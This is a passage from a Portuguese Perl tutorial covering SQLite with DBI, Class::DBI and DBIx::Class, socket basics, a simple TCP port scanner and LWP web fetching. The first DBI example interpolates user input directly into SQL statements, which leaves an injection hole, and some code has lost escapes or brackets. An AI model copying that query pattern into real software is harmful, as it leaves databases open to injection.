Ufa terminamos nosso código usando DBM exemplo da agenda é um marco na programação em qualquer linguagem pois tem um pouco de cada coisa neste exemplo que passei tem Arrays,Hash,Sort,Regex,DBM. Este exemplo foi uma canja forte de aprendizado,de forma trivial cabe você leitor entrar no CPAN e estudar outros módulos que trabalham com “Oracle berkeley DB” ou relacionados,provavelmente você ver outros métodos de fazer a mesma coisa métodos até mais fáceis que o aqui mostrado pois é Perl tem este mantra “Mil maneiras de fazer a mesma coisa” cabe a você ver qual a melhor para você...

Deixemos DBM um pouco de lado eu sei que o assunto sobre ele é grande tem até livros sobre o mesmo de muitas páginas caso queira se aprofundar em DBM antes de irmos para SQL, vide os sites

<http://www.oracle.com/global/br/database/berkeley-db/index.html>
http://www.perl.com/doc/manual/html/lib/DB_File.html
<http://search.cpan.org/~pmqs/BerkeleyDB-0.39/BerkeleyDB.pod>



Bancos SQL com Perl

Logo no começo teste capítulo iniciei uma breve explicação de banco de dados SQL bem agora chegou a hora de exemplos práticos sobre o mesmo,Antes de partir para o rock and roll devemos ver se temos as ferramentas para isso são elas

- *SQLite3
- *um interpretador de Perl
- *DBD::SQLite

ta Ok então

caso você não saiba o que é SQLite vou explicar tudo

O que é SQLite ?

SQLite é uma biblioteca C que implementa um banco de dados SQL embutido ou seja SQLite é o servidor. A biblioteca SQLite lê e escreve diretamente para o arquivo do banco de dados no disco.



<http://www.sqlite.org/>

Por que vamos usar SQLite?

SQLite foi escolhido para este artigo por não necessitar de configurações complicadas e por sua instalação ser rápida e limpa...

Suporta bases de dados acima de 2 terabytes,O Banco de Dados é guardado em um único arquivo

e Sem dependências externas e outros motivos,É facil exportar dados,por ser rapido...

Como instalar ?

caso use windows ou queira instalar direto do tarball <http://www.sqlite.org>
linux debianos em geral "apt-get install sqlite",Slackers installpkg sqlite3_bla_bla.tgz
chapeis vermelhos e azuis "yum install sqlite",Daemons,puffys procure nos ports.

Como crio um banco de dados ?

sqlite /local_que_quiser/banco.db

pronto feito isso você cairá no console do SQLite veja no meu caso estou usando SQLite3

```
[Cooler@localhost ~]$ sqlite3 teste.db
```

```
SQLite version 3.5.9
```

```
Enter ".help" for instructions
```

```
sqlite>
```

no console que você executa os comandos SQL vou mostrar alguns comandos para usar no SQLite e em outros SQGBDs como MySQL...

vamos ver uma lista de comandos que fiz para estudo

```
# Lista de Comandos simples do SQLite
#####
# para criar um banco podemos usar o comando "sqlite3 nosso_banco.db"
# comando ".table" lista tabelas que tem no sistema
# comando ".schema" lista comandos dados no sistema
# comando ".help" lista demais comandos e suas funcoes
# ".read coisas.sql" executa comandos SQL de um arquivo
# Comando ".mode column" muda o modo de exibicao para colunas
#####

##### COMANDOS SQL
# Listar dados de uma determinada tabela
# tambem podemos usar "limit" para limitar nossa busca "limit 2 "
SELECT * FROM nome_tabela
SELECT * FROM nome_tabela limit 5
# listar dois valores de uma determinada tabela
SELECT nome, tel FROM tabela;
# listar dados em ordem alfabetica
SELECT nome,tel FROM agenda ORDER BY nome;
# listar dados baseado em uma palavra
SELECT nome FROM agenda WHERE nome LIKE 'discoteca%';

# Criar uma tabela e determinar dados para serem armazenados
create table t1 (t1key INTEGER PRIMARY KEY, data TEXT,num DOUBLE,
timeEvent DATE);
# Ou que tal
CREATE TABLE nome_tabela (
nome VARCHAR(50),
telefone VARCHAR(10) #alfanumericos com até 10 caracteres
cep INT(8) #numeros com ateh 8 digitos
);

# Deletar uma tabela
DROP TABLE nome_tabela
```


```
# inserir dado na tabela
INSERT INTO t1 (data, num) VALUES ('Isto 'e um exemplo de texto', 3);
# ou inserindo de forma simples
INSERT INTO nome_tabela VALUES ("teste")
# inserindo dois dados
INSERT INTO agenda(nome,tel) VALUES ('Bombeiros', '193');

# remover um determinado dado na tabela
DELETE FROM nome_tabela WHERE nome="teste";
```

Agora que ja brincamos com nosso "SQLite" e ja temos uma noção de SQL claro que é bom você dar uma estudada tambem ALA GOOGLE! por que SQL é muita coisa mesmo mas se não saber tudo relax que tem uma solução la no final do artigo então continue.

Mas como usar Bancos SQL no Perl?

Para tal feito podemos usar o Modulo "DBI" e "Class::DBI" bem modulo DBI é a raiz dos outros módulos de banco de dados inclusive do "Class::DBI" no CPAN se resume em baixar o seu driver e ja conectar no banco de dados No nosso caso como queremos conectar no "SQLite" vamos usar o driver "DBD::SQLite" instalamos ele pelo Shell do CPAN mesmo, usuários da janelinha vão ter que usar um package manager...



vamos continuar, instalado os módulos "DBI" e "DBD::SQLite" vamos abrir o banco e preparar ele para nosso programa

```
#SQLite3 banco.db
>CREATE TABLE cadastro (
>nome VARCHAR(50),
>);
>.q
```

depois crie o programa na mesma pasta exemplo "banco.pl"

```
#!/usr/bin/perl
#Chamamos o Módulo
use DBI;
##### Banner
inicio: print `clear`;
logo();
```

```

chomp(my $escolha=<STDIN>);
#Conectando no SQLite
my $dbh=DBI->connect("dbi:SQLite:dbname=banco.db");

if($escolha eq "1"){
    print "digite nome do dado para inserir\n";
    chomp(my $dado=<STDIN>);
    #dando comando no banco muito cuidado é bom tratar a variavel do cliente com regex antes d
    eexecutar ;)
    $dbh->do("INSERT INTO cadastro VALUES (\'$dado\'");
    print "dado inserido com sucesso\n";
    goto inicio;
}

if($escolha eq "2"){
    print "digite nome do dado para remover\n";
    chomp(my $dado=<STDIN>);
    $dbh->do("DELETE FROM nome cadastro WHERE nome=\'$dado\'");
    print "dado removido com sucesso\n";
    goto inicio;
}

if($escolha eq "3"){
    print "listando tabela\n";
    my $sth=$dbh->prepare("SELECT * FROM cadastro");
    $sth->execute();
    while (($name)=$sth->fetchrow_array) {
        print "$name\n";
    }
    $sth->finish();
    sleep 5;
    print "Comando executado com sucesso\n";
    goto inicio;
}

if($escolha eq "4"){
    # Desconectando do banco
    $dbh->disconnect; exit; }

sub logo() {
    print q{
+-----+
|          SQLite DB Agenda 0.1          |
|-----|
| 1- Inserir dado em uma tabela          |
| 2- Remover dado de uma tabela          |
| 3- Listar dados de uma tabela          |
| 4- Sair                                |
+-----+
by C00L3R
Escolha um numero
}
}

```

O Exemplo não está muito bom usei “goto” comando de péssimo abto mais foi mais para explicar o funcionamento do módulo “DBI”.

se você tem dificuldade com comandos SQL

você pode tentar usar o "**Class::DBI**" vou dar um exemplo mas antes crie a tabela no

nosso "banco.db"

```
#SQLite3 banco.db
>CREATE TABLE agenda (
>nome VARCHAR(50),
>telefone INT(20),
>cidade VARCHAR(50)
>);
>.q
```

feito isso crie um class.pl

mas antes instale o módulo "Class::DBI" pelo CPAN ou outro lugar...

conteudo do arquivo deve ser este

```
#!/usr/bin/perl
# Carregando Modulos
use strict;
use Class::DBI;
inicio: print `clear`;
print <<EOF;
    By C00L3R
+-----+
| Agenda Eletronica Usando Class DBI e SQLite |
+-----+
| 1 Inserir cadastro                          |
| 2 Remover cadastro                          |
| 3 Listar cadastros                          |
| 4 Procurar cadastro                         |
| 5 Sair do programa                         |
+-----+
    digite um numero
EOF
chomp(my $escolha=<STDIN>);
#definindo objetos conectando na tabela e no banco
package Agenda;
    use base qw(Class::DBI::SQLite);
    __PACKAGE__->set_db('Main', 'dbi:SQLite:dbname=banco.db', "", "");
    __PACKAGE__->table('agenda');
    __PACKAGE__->columns(All => qw/nome telefone cidade/);

if($escolha eq "1"){
    print "digite um nome\n"; chomp(my $nome=<STDIN>);
    print "digite um telefone\n"; chomp(my $telefone=<STDIN>);
    print "digite um cidade\n"; chomp(my $cidade=<STDIN>);
    # inserindo dados nem precisa manjar SQL olha só que beleza
    my $agenda = Agenda->insert({
        nome => "$nome",
        telefone => "$telefone",
        cidade => "$cidade",
    });
    goto inicio;
}

if($escolha eq "2"){
    print "digite um nome para deletar da lista\n"; chomp(my $nome=<STDIN>);
    Agenda->search(nome => "$nome")->delete_all;
}
```

```

goto inicio;
}
if($escolha eq "3"){
for my $cadastro ( Agenda->retrieve_all) {
print      "-----\n",      $cadastro->nome,"\n",$cadastro->telefone,"\n",$cadastro-
>cidade,"\n";
}
sleep 6; goto inicio;
}

if($escolha eq "4"){
print "digite um nome para procurar na agenda\n"; chomp(my $nome=<STDIN>);
my @agenda=Agenda->search(nome => "$nome");
foreach my $cadastro (@agenda) {
print      "-----\n",      $cadastro->nome,"\n",$cadastro->telefone,"\n",$cadastro-
>cidade,"\n";
}
sleep 4; goto inicio;
}
if($escolha eq "5"){ exit; }

```

Nesta simples agenda vimos que "Class::DBI" pode ser muito mais simples que o uso do módulo "DBI" e para quem não domina SQL pode ser uma grande opção usar "Class::DBI" para ver mais comandos deste módulo de comando "perldoc Class::DBI" tarefas avançadas podemos fazer com ambos mas vai de cada um.

Bem "DB_File","Class::DBI" e "DBI" são maravilhosos módulos para trabalhar com Bancos em Perl cabe a você escolher o melhor para você outros exemplos de DBI você pode dar o comando "perldoc DBI" para ver a documentação..

Este último exemplo foi bem direto mais uma vez acabei usando "GOTO" hehehe mais evite usar neste programa nos seus programas sinal de "POG" ou seja programação orientada a gambiarras, no caso estes exemplos tem "goto" por que fiz estes exemplos muito tempo atrás quando estava iniciando meus estudos com Db no perl, chega de conversa fiada voltamos ao nosso estudo agora vamos usar o "DBIx" módulo muito usado por aqueles que andam usando Framework catalyst do Perl em conjunto com o TT,no próximo exemplo vamos fazer uma agenda usando o mesmo para explicar o seu uso...

vamos fazer o feito ,primeiro precisamos criar as tabelas

```

CREATE TABLE agenda (
  nome VARCHAR(50),
  telefone INT(10),
  cidade VARCHAR(50)
);

```

add num banco chamado example.db dentro duma pasta chamada DB ótimo temos nosso banco criamos um diretório com nome "MyDatabase" dentro desde diretório criamos Main.pm com conteúdo

```

package MyDatabase::Main;
use base qw/DBIx::Class::Schema/;
__PACKAGE__->load_classes(qw/agenda/);

1;

```

feito isso criamos outra pasta com nome Main e dentro desta pasta criamos o arquivo

agenda.pm contendo dados das tabelas

```
package MyDatabase::Main::agenda;

use base qw/DBIx::Class/;
__PACKAGE__->load_components(qw/PK::Auto Core/);
__PACKAGE__->table('agenda');
__PACKAGE__->add_columns(qw/ nome telefone cidade /);

1;
```

ótimo volte para pasta inicial onde tem o DB e o MyDatabase crie uma arquivo chamado agenda.pl com conteúdo

```
#!/usr/bin/perl -w

#http://search.cpan.org/~ash/DBIx-Class-0.08010/lib/DBIx/Class/Manual/Intro.pod#It
%27s_all_about_the_ResultSet
use MyDatabase::Main;

my $schema = MyDatabase::Main->connect('dbi:SQLite:db/example.db');
Inicio:
mostra();
my @all = $schema->resultset('agenda')->all;
my $all = $schema->resultset('agenda');
print "total de cadastros $alln";

print "digite o numero da opÃ§Ã£o";
chomp($escolha=<STDIN>);
if (!!$escolha) {

##### busca simples
if($escolha eq "4") {
print "digite o que buscarn"; chomp($busca1=<STDIN>);
my $rs = $schema->resultset('agenda')->search(
    { nome => "$busca1" }
);
while (my $track = $rs->next) {
    my $nome=$track->nome; my $tel=$track->telefone; my $local=$track->cidade;
    print "$nome $tel $localn";
}
goto Inicio;
}

##### listando lista de nomes
if($escolha eq "3") {
my $rd = $schema->resultset('agenda');
while (my $track = $rd->next) {
    my $nome=$track->nome; my $tel=$track->telefone; my $local=$track->cidade;
    print "$nome $tel $localn";
}
sleep 2;
goto Inicio;
}

##### add cadastro
if($escolha eq "1") {
print "digite um nomen"; chomp($nome=<STDIN>);
```



```

print "digite o telefonen"; chomp($telefone=<STDIN>);
print "digite a cidaden"; chomp($cidade=<STDIN>);
if((!!$nome) &#038;&#038; (!!$telefone) &#038;&#038; (!!$cidade)) {
    my $novo = $schema->resultset('agenda')->new(
        { nome => "$nome", telefone => "$telefone", cidade => "$cidade"});
    $novo->insert;
}
goto Inicio;
}

##### remover cadastro
if($escolha eq "2") {
    print "digite um nome para remover da agenda n"; chomp($nome=<STDIN>);
    $schema->resultset('agenda')->search({ nome => "$nome" }->delete;
    goto Inicio;
}

if($escolha eq "5") { exit; }

}

sub mostra {
    print "
    By Cooler
    |-----|
    |   Agenda com SQLite e DBIx::Class   |
    |-----|
    | 1- adicionar cadastro                |
    | 2- remover cadastro                  |
    | 3- listar cadastros                   |
    | 4- procurar cadastro                  |
    | 5- sair                               |
    |-----|
    ";
}

```

para rodar “perl agenda.pl” pronto você tem uma agenda com DBIx::Class mais informações vide no CPAN isso só foi uma receita simples de como pode ser usado este módulo...

link sobre mais informações do módulo

<http://search.cpan.org/~ash/DBIx-Class-0.08010/lib/DBIx/Class.pm>

este capítulo obviamente deve ter deixado você leitor louco com tanta informação não espere aprender de um dia para o outro tente praticar todos os exemplos. Praticamente os módulos neste capítulo usados são utilizados por muitos desenvolvedores de Perl tanto que o “DBIx class” é usado por muitos em conjunto com framework catalyst...

Capitulo 7

Sockets,spiders e irc bots em Perl

“Faça o que tu queres,pois é tudo na lei”

Raul Seixas

Sockets

antes de partir pro Rock vamos uma leve introdução ao TCP/IP

TCP/IP -(TRANSMISSION CONTROL PROTOCOL/INTERNET PROTOCOL) É um padrão de comunicação que reúne um conjunto de protocolos tais como tcp, ip, ftp (file transfer protocol), telnet, icmp, arp e nfs.

As informações que trafegam na rede necessitam do TCP/IP, por isso ele é utilizado como protocolo primário da rede na internet. Este protocolo foi dividido em “camadas” bem definidas, cada uma realizando sua parte na tarefa de comunicação (aplicação, transporte, rede, e físico). Este modelo tem a seguinte vantagem: por ter os processos de comunicação bem definidos e divididos em cada camada, qualquer alteração poderá ser feita isoladamente, não precisando reescrever todo o protocolo.

O TCP/IP tem como principal característica a transmissão de dados em máquinas que diferem em suas arquiteturas .

Estas são as camadas que compõem o modelo TCP/IP.

Aplicação , Transporte , Rede e Físico

vou explicar cada uma delas

APLICAÇÃO

Nesta camada são necessários protocolos de transporte para garantir o funcionamento das aplicações reais (DNS, WWW, SMTP, POP, NFS, FTP).

Esta camada trabalha com a porta a qual esta ligada a aplicação. Ex: FTP (porta 21), HTTP (porta 80), Telnet (porta 23), etc.

TRANSPORTE

Utiliza dois protocolos para a comunicação Host-to-Host (TCP/UDP). Esta camada também tem como função organizar e controlar o fluxo de dados transmitidos para que o protocolo não se perca no meio de tantos pacotes.

REDE

A camada chamada de rede ou Internet, tem como principal função direcionar os dados aos seus respectivos endereços. Esta característica é chamada de roteamento, que também tem como vantagem evitar o congestionamento da rede, pois trabalha com endereço IP de origem e destino.

FÍSICA

Esta camada está com o seu funcionamento baseado na placa de rede, que dependendo do meio em que está funcionando trabalhará com diferentes padrões.

continuando

voltando ao termo TCP o processo de aplicação transmite seus dados, de tamanho variável, fazendo chamadas ao TCP ao TCP cabe a fragmentação destes dados, formando os *segmentos* segmentos são unidades de transferência de dados do protocolo TCP a troca de segmentos serve

para estabelecer conexão, transferir dados, etc

vamos entender alguns campos de segmento TCP

Offset: (4 bits) tamanho do header TCP

Reserved: (6 bits) reservado p/ uso futuro

Flags: (6 bits)

URG: sinaliza um serviço urgente

ACK: envio de uma confirmação válida no cabeçalho

PSH: entrega de dados urgente à aplicação, s/ bufferização


RST: resetar a conexão

SYN: sincronizar o nº de sequência

FIN: encerramento da conexão

Pessoal que já brincou com “Nmap” e firewalls sabe muito bem o que são estas flags...

um exemplo de caso de uso



Agora já que temos uma leve base de TCP vamos para UDP

UDP seria **user Datagram protocol** ou seja permite que a aplicação escreva um [datagrama](#) encapsulado num pacote [IPv4](#) ou [IPv6](#), e então enviado ao destino. Mas não há qualquer tipo de garantia que o pacote irá chegar ou não. Nem chega a ser confiável mais é bom saber sua função

também dizemos que o UDP é um serviço sem conexão, pois não há necessidade de manter um relacionamento longo entre cliente e o servidor. Assim, um cliente UDP pode criar um socket, enviar um [datagrama](#) para um [servidor](#) e imediatamente enviar outro [datagrama](#) com o mesmo socket para um [servidor](#) diferente. Da mesma forma, um servidor poderia ler datagramas vindos de diversos clientes, usando um único socket.

A diferença básica entre o UDP e o [TCP](#) é o fato de que o TCP é um protocolo orientado à conexão e, portanto, inclui vários mecanismos para iniciar, manter e encerrar a comunicação, negociar tamanhos de pacotes, detectar e corrigir erros, evitar congestionamento do fluxo e permitir a

retransmissão de pacotes corrompidos, independente da qualidade do meio físico.

Agora faltou explicar o que é IP, deveria ter explicado primeiro...

IP é um [acrônimo](#) para a expressão [inglesa](#) "**Internet Protocol**" (ou **Protocolo de Internet**), que é um protocolo usado entre duas ou mais máquinas em [rede](#) para [encaminhamento](#) dos dados. Os dados numa rede IP são enviados em blocos referidos como pacotes ou datagramas (os termos são basicamente sinónimos no IP, sendo usados para os dados em diferentes locais nas camadas IP). Em particular, no IP nenhuma definição é necessária antes do host tentar enviar pacotes para um host com o qual não comunicou previamente.

O IP oferece um serviço de datagramas não confiável (também chamado de *melhor esforço*); ou seja, o pacote vem quase sem garantias. O pacote pode chegar desordenado (comparado com outros pacotes enviados entre os mesmos hosts), também podem chegar duplicados, ou podem ser perdidos por inteiro. Se a [aplicação](#) precisa de confiabilidade, esta é adicionada na [camada de transporte](#).

Bem já está explicado o básico de tcp/ip, agora vamos para o que nos importa realmente neste capítulo.


Sockets o que é ?

Especificamente em [computação](#), um soquete pode ser usado em ligações de [redes de computadores](#) para um fim de um elo bidirecional de comunicação entre dois programas. A interface padronizada de soquetes surgiu originalmente no sistema operacional Unix BSD (Berkeley Software Distribution); portanto, eles são muitas vezes chamados de *Berkeley Sockets*. É também uma abstração computacional que mapeia diretamente a uma porta de transporte (TCP ou UDP) e mais um endereço de rede. Com esse conceito é possível identificar unicamente um aplicativo ou servidor na rede de comunicação IP. Isso segundo wikipédia mas vamos a algo concreto...

*Um socket identifica univocamente um usuário TCP

*Permite a associação entre processos de aplicação

*O identificador da porta é concatenado ao endereço IP, onde a entidade TCP está rodando, definindo um **socket**





Exemplo prático com Perl

Vamos usar Sockets para comunicar duas máquinas, tente testar na sua rede vamos lá na máquina que irá ser o Cliente deixe o código...

```
#!/usr/bin/perl

use IO::Socket;

#criamos o constructor da socket com instancia "new" e uma hash
#peeraddr = endereço ip da maquina
#peerport = porta a ser usada
#or die = caso de algum erro na conexão
$socket = IO::Socket::INET->new(PeerAddr => "192.168.0.182",
                                PeerPort => "666",
                                Proto   => "tcp",
                                Type    => SOCK_STREAM)
    or die "nao foi possivel conectar $remote_host:$remote_port : $@\n";

#comunica a saida "tudo bem " pelo socket
print $socket "tudo bem?\n";

$answer = <$socket>;

#fecha conexão
close($socket);
```

perfeito já temos nosso “cliente.pl” agora vamos fazer o servidor para receber os dados objetivo deste dado é receber a conexão de um cliente pedir para que o mesmo digite um número e mostrar o número escolhido coisa simples...

```
#!/usr/bin/perl

use IO::Socket;

$server = IO::Socket::INET->new(LocalPort => 666,
                                Type      => SOCK_STREAM,
                                Reuse     => 1,
                                Listen    => 10 ) # or SOMAXCONN
    or die "nao foi possivel conectar em 666 : $@\n";
```

```

while ($client = $server->accept()) {
    #imprimi no computador do cliente
    print $client "funciono cliente conectado no server\n";
    print "funcionou server conectado ao cliente\n";
    print $client "me de um numero\n";
    chomp($num=<$client>);
    print "cliente digitou numero $num\n";
}

close($server);

```

pronto terminamos nosso exemplo de servidor se quiser testar este exemplo de servidor vai uma dica,caso esteja em um sistema tipo Unix de o comando no terminal

na maquina do servidor

sudo ./server.pl ou pode fazer “su” depois “perl server”...

vai ficar na escuta se tudo der certo

agora na máquina do cliente

```
nc ip_maquina_server 666
```

funciono cliente conectado no server

me de um numero

cliente digita número para o server pegar entrada

2

agora na maquina dos servidor vide sua resposta no terminal que estava em escuta

funcionou server conectado ao cliente

cliente digitou numero 2

aqui em casa testei com duas máquinas e também testei com uma só usando localhost e 2 terminais, tudo perfeito...

mais informação sobre o módulo de socket usado aqui vide CPAN

<http://search.cpan.org/~gbarr/IO-1.25/lib/IO/Socket.pm>

Você leitor deve ter ficado feliz com nosso exemplo prático fazer dois computadores se comunicar com “sockets” logo no primeiro exemplo, mais alegria continua pois exemplos práticos vão continuar a tona, tem muita coisa para argumentar...

Exemplos práticos tem um impacto muito maior do que teóricos em programação pois obriga você leitor a testar os exemplos, assim fazendo memorizar cada passo para tal feito...

Próximo exemplo é um Verificador de portas abertas em serviços em outras palavras um simples “port scan” quando falamos de socket é popular ver este tipo de exemplo a seguir

```
#!/usr/bin/perl
use IO::Socket;
print "qual he o alvo \?\n";
my $salvos=<STDIN>; chomp $salvos;
print "qual sao as portas \? ex: 80,21,22\n";
my $portas=<STDIN>; chomp $portas;
my @array = split(/\./,$portas); #organiza dados pegos e manda vetor
foreach $portas (@array) {
my $socket = IO::Socket::INET->new(PeerAddr => $salvos,
PeerPort => $portas,
Proto => 'tcp')
or goto FIM;
print "porta $portas Aberta \n";
FIM: }
```

ai esta nosso código do simples “scanner de portas” bem vamos testar ele vou testar com “nmap” para ver as portas que tenho abertas e depois passar nosso programa para confirmar.

```
cooler@gnu:~/Perl/socket$ nmap localhost
Starting Nmap 4.62 ( http://nmap.org ) at 2009-07-05 11:10 BRT
Interesting ports on localhost (127.0.0.1):
Not shown: 1709 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
631/tcp   open  ipp
3306/tcp  open  mysql
Nmap done: 1 IP address (1 host up) scanned in 0.193 seconds
cooler@gnu:~/Perl/socket$ perl scanport
qual he o alvo ?
```


localhost

qual sao as portas ? ex: 80,21,22


80,25,33

porta 80 Aberta

porta 25 Aberta

Ai esta mais um exemplo de uso do mesmo continuando o rock and roll ,vamos tentar dar mais um exemplo prático na seguinte situação,Seu programa precisa entrar num Site e pegar a source dele e mostrar como saída do programa a source da página.

Parece ser complicado mais na teoria teremos que conectar na porta do servidor web, geralmente é 80 ou 8080 e pegar dar uma "request" e pegar a saída do servidor que seria nosso código fonte este código fonte é interpretado pelo navegador exemplo firefox,opera,safari...



parece ser complicado mais vamos ao nosso programa para fazer tal tarefa!

```
#!/usr/bin/perl
use IO::Socket;
print "qual pagina voce iquer ver info \?\n";
my $pagina=<STDIN>; chomp $pagina;
my $socket = IO::Socket::INET->new(
    PeerAddr => "$pagina",
    PeerPort => "80",
    Timeout => "7",
    Proto => "tcp"
);
die "Nao foi possivel criar a socket\n" unless $socket;
if ($socket) {
    print $socket "GET /index.html HTTP/1.0\r\n\r\n";
    while (<$socket>) { print "$_"; }
    my $ip = inet_ntoa(inet_aton($pagina));
    print "IP:$ip\n";
    close($socket); foreach(@resultado) { print "$_"; }}
}
```

vamos testar nosso código

```
cooler@gnu:~/Perl/socket$ perl getsources
qual pagina voce iquer ver info ?
google.com.br
HTTP/1.0 302 Found
```

Location: <http://www.google.com.br/index.html>
Cache-Control: private
Content-Type: text/html; charset=UTF-8
Set-Cookie:
PREF=ID=a6611982f7dd6882:TM=1246809468:LM=1246809468:S=ROPfMHXfs-lPgGs2;
expires=Tue, 05-Jul-2011 15:57:48 GMT; path=/; domain=.google.com
Date: Sun, 05 Jul 2009 15:57:48 GMT
Server: gws
Content-Length: 232

```
<HTML><HEAD><meta http-equiv="content-type" content="text/html; charset=utf-8">
<TITLE>302 Moved</TITLE></HEAD><BODY>
<H1>302 Moved</H1>
The document has moved
<A HREF="http://www.google.com.br/index.html">here</A>.
</BODY></HTML>
IP:74.125.91.104
```

Bem funciona, porem o socket da muito trabalho no Perl agente tem um módulo para estar fazendo isso de uma maneira muito mais elegante e com muitas opções,Vamos usar agora o módulo chamado “LWP” para pegar informações de uma determinada URL,veja por si a diferença...

```
#!/usr/bin/perl -io
use LWP;
#definimos a configuração do UserAgent
my @config = (
#definimos o browser e simulamos um windows 98
'User-Agent'=>'Mozilla/4.76 [en] (Win98; U)',
#definimos para aceitar imagens
'Accept'=>'image/gif,image/x-xbitmap,image/jpeg,image/pjpeg,image/png, */*',
#tipo de char que aceitamos
'Accept-Charset'=>'iso-8859-1',
#padrão de linguagem pode ser pt-BR etc...
'Accept-Language'=>'en-US',
);
#var do nosso site
$url="http://botecounix.com.br/blog";
#criamos uma nova instancia
$navegador=LWP::UserAgent->new;
my $resultado=$navegador->get($url,@config);
#pedimos o conteudo e atribuímos em um array
@res=$resultado->content;
foreach(@res) {
    print "$_";
}
```

Ao rodarmos nosso programa ele nos retorna o código fonte do site “botecounix.com.br/blog” de forma mais elegante possível,bem isso é muito útil quando queremos buscar informações para uma determinada tarefa em seu programa,podemos pegar dados de catálogos como exemplo até mesmo pegar dados da bovespa e gerar gráficos ,aqui sua criatividade é quem canta de galo.

Bem se formos falar do módulo LWP da para fazer um livro ai de umas 200 páginas este mundo de “robozinhos” e “spiders” abre um leque de informação muito grande,recente mente fiz um programa que tem funções de “Spider” comum gostaria de compartilhar com você leitor...

```

#!/usr/bin/perl -io
# Programa licença BSD
# autor : Antonio "Cooler_"
# Programa testado em Debian Linux e em um FreeBSD
#####
## damos load nos modulos
use LWP::UserAgent;
## vamos usar modulo do twitter para fazer AUTH e Postar se for fazer isso com LWP
## daria muito trabalho teria que usar cookies jar e SSL
use Net::Twitter;
## modulo do wikipedia nos retorna resultados do wikipedia assim evitamos muita regex
use WWW::Wikipedia;
## modulo Whois nos retorna whois apartir de um DNS de uma página
use Net::Whois::Raw;
## paradigmas e esquema para limpar a cache...
use strict; $!++;
use warnings;

### iniciamos o esquema de espera por PIPE giratório
my $final_data = undef;
my $counter; my @animation =("\\", "|", "/", "-");
&programa();

### função do spider que pega dados de uma pagina
sub spyder() {
    unlink("resposta.txt");
    my @page=@_; my $site=$page[0]; my $ua = new LWP::UserAgent;
    $ua->agent('Mozilla/5.0 (X11; U; NetBSD i386; en-US; rv:1.8.1.12) Gecko/20080301
Firefox/2.0.0.12');
    my $pedido1 = new HTTP::Request GET =>"$site";
    my $resposta1 = $ua->request($pedido1) or die "Erro no site scanner\n"; my $res1 =
$resposta1->content;
    open (OUT, ">>resposta.txt"); print OUT "$res1\n"; close(OUT);
}

## regex para extrair dados de uma página RSS
sub RssRegex() {
    open(OUT,"<resposta.txt");
    foreach (<OUT>) {
        if ($_ =~ m/<(title)>(.*?)</(title)>/) { my $nova="$2"; print "Titulo: $nova\n"; }
        if ($_ =~ m/<(link)>(.*?)</(link)>/) {
                                my          $nova="$2";          print          "Link:
$nova\n=====\\n"; }
        }
    close OUT;
}

## escrevendo arquivo binário do video youtube
sub writebin {
